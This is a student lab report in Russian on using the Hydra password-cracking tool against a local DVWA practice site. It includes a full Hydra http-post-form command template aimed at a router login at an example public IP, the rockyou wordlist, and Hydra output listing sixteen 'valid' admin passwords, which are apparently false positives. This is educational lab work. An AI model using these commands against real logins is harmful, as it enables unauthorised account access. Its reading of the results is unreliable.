

# **Отчет по проекту**

**Этап 3**

Легиньких Галина Андреевна

# Содержание

1	Теоретическое введение	5
2	Цель работы	6
3	Выполнение этапа 3	7
4	Вывод	10

## Список иллюстраций

3.1	Загрузки . . . . .	7
3.2	Пароли . . . . .	7
3.3	DVWA . . . . .	8
3.4	cookie . . . . .	8
3.5	Hydra . . . . .	8
3.6	Подходящие пароли . . . . .	9
3.7	Результат . . . . .	9

## Список таблиц

# 1 Теоретическое введение

Пример работы: \* Исходные данные: \* IP сервера 178.72.90.181; \* Сервис http на стандартном 80 порту; \* Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`; \* В случае не удачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again`. \* Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -  
f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid
```

- Используется `http-post-form` потому, что авторизация происходит по http методом `post`.
- После указания этого модуля идёт строка `/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username`, у которой через двоеточие (:) указывается:
- путь до скрипта, который обрабатывает процесс аутентификации (`/cgi-bin/luci`);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на `^USER^` и `^PASS^` соответственно (`username=^USER^&password=^PASS^`);
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (`Invalid username`).

## 2 Цель работы

Использование Hydra.

## 3 Выполнение этапа 3

1. Нашла и скачала список частоиспользуемых паролей из интернета.  
rockyou.txt (рис. 3.1) (рис. 3.2)

```
(galeginkikh@kali)~[/Downloads]
$ ls
google-chrome-stable_current_amd64.deb  rockyou.txt
google-chrome-stable_current_x86_64.rpm

(galeginkikh@kali)~[/Downloads]
$
```

Рис. 3.1: Загрузки

```
galeginkikh@kali: ~/Downloads
File Actions Edit View Help
GNU nano 8.0 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
[ Read 14344392 lines ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste
```

Рис. 3.2: Пароли

2. Захожу на сайт DVWA, созданный на прошлом этапе. (рис. 3.3)




Рис. 3.3: DVWA

3. Для запроса hydra мне понадобятся параметры cookie с этого сайта. я скачала расширение для браузера. (рис. 3.4)




Рис. 3.4: cookie

4. Ввела в hydra запрос с нужную информацию. (рис. 3.5)




Рис. 3.5: Hydra

5. В итоге выводится результат с подходящими паролями. (рис. 3.6)



```

login=login&Cookie=security-impossible; PHPSESSID=1318q01kep70mugjpusk44sqc:F-Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-23 12:25:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username="USER"&password="PASS"&login=login&Cookie=
security-impossible; PHPSESSID=1318q01kep70mugjpusk44sqc:F-Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: 123456
[80][http-get-form] host: localhost login: admin password: 12345
[80][http-get-form] host: localhost login: admin password: 123456789
[80][http-get-form] host: localhost login: admin password: princess
[80][http-get-form] host: localhost login: admin password: 1234567
[80][http-get-form] host: localhost login: admin password: rockyou
[80][http-get-form] host: localhost login: admin password: abc123
[80][http-get-form] host: localhost login: admin password: password
[80][http-get-form] host: localhost login: admin password: nicole
[80][http-get-form] host: localhost login: admin password: loveyou
[80][http-get-form] host: localhost login: admin password: 12345678
[80][http-get-form] host: localhost login: admin password: daniel
[80][http-get-form] host: localhost login: admin password: babygirl
[80][http-get-form] host: localhost login: admin password: money
[80][http-get-form] host: localhost login: admin password: lovely
[80][http-get-form] host: localhost login: admin password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-23 12:25:50

```

Рис. 3.6: Подходящие пароли

6. Ввела полученные данные на сайт для проверки. Получила положительный результат. (рис. 3.7)

**DVWA**

**Vulnerability: Brute Force**

**Login**

Username:

Password:

Welcome to the password protected area Admin

**More Information**

- [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack)
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/hydra-force-attack-web-forms>

Рис. 3.7: Результат

## 4 Вывод

Научилась работать с hydra.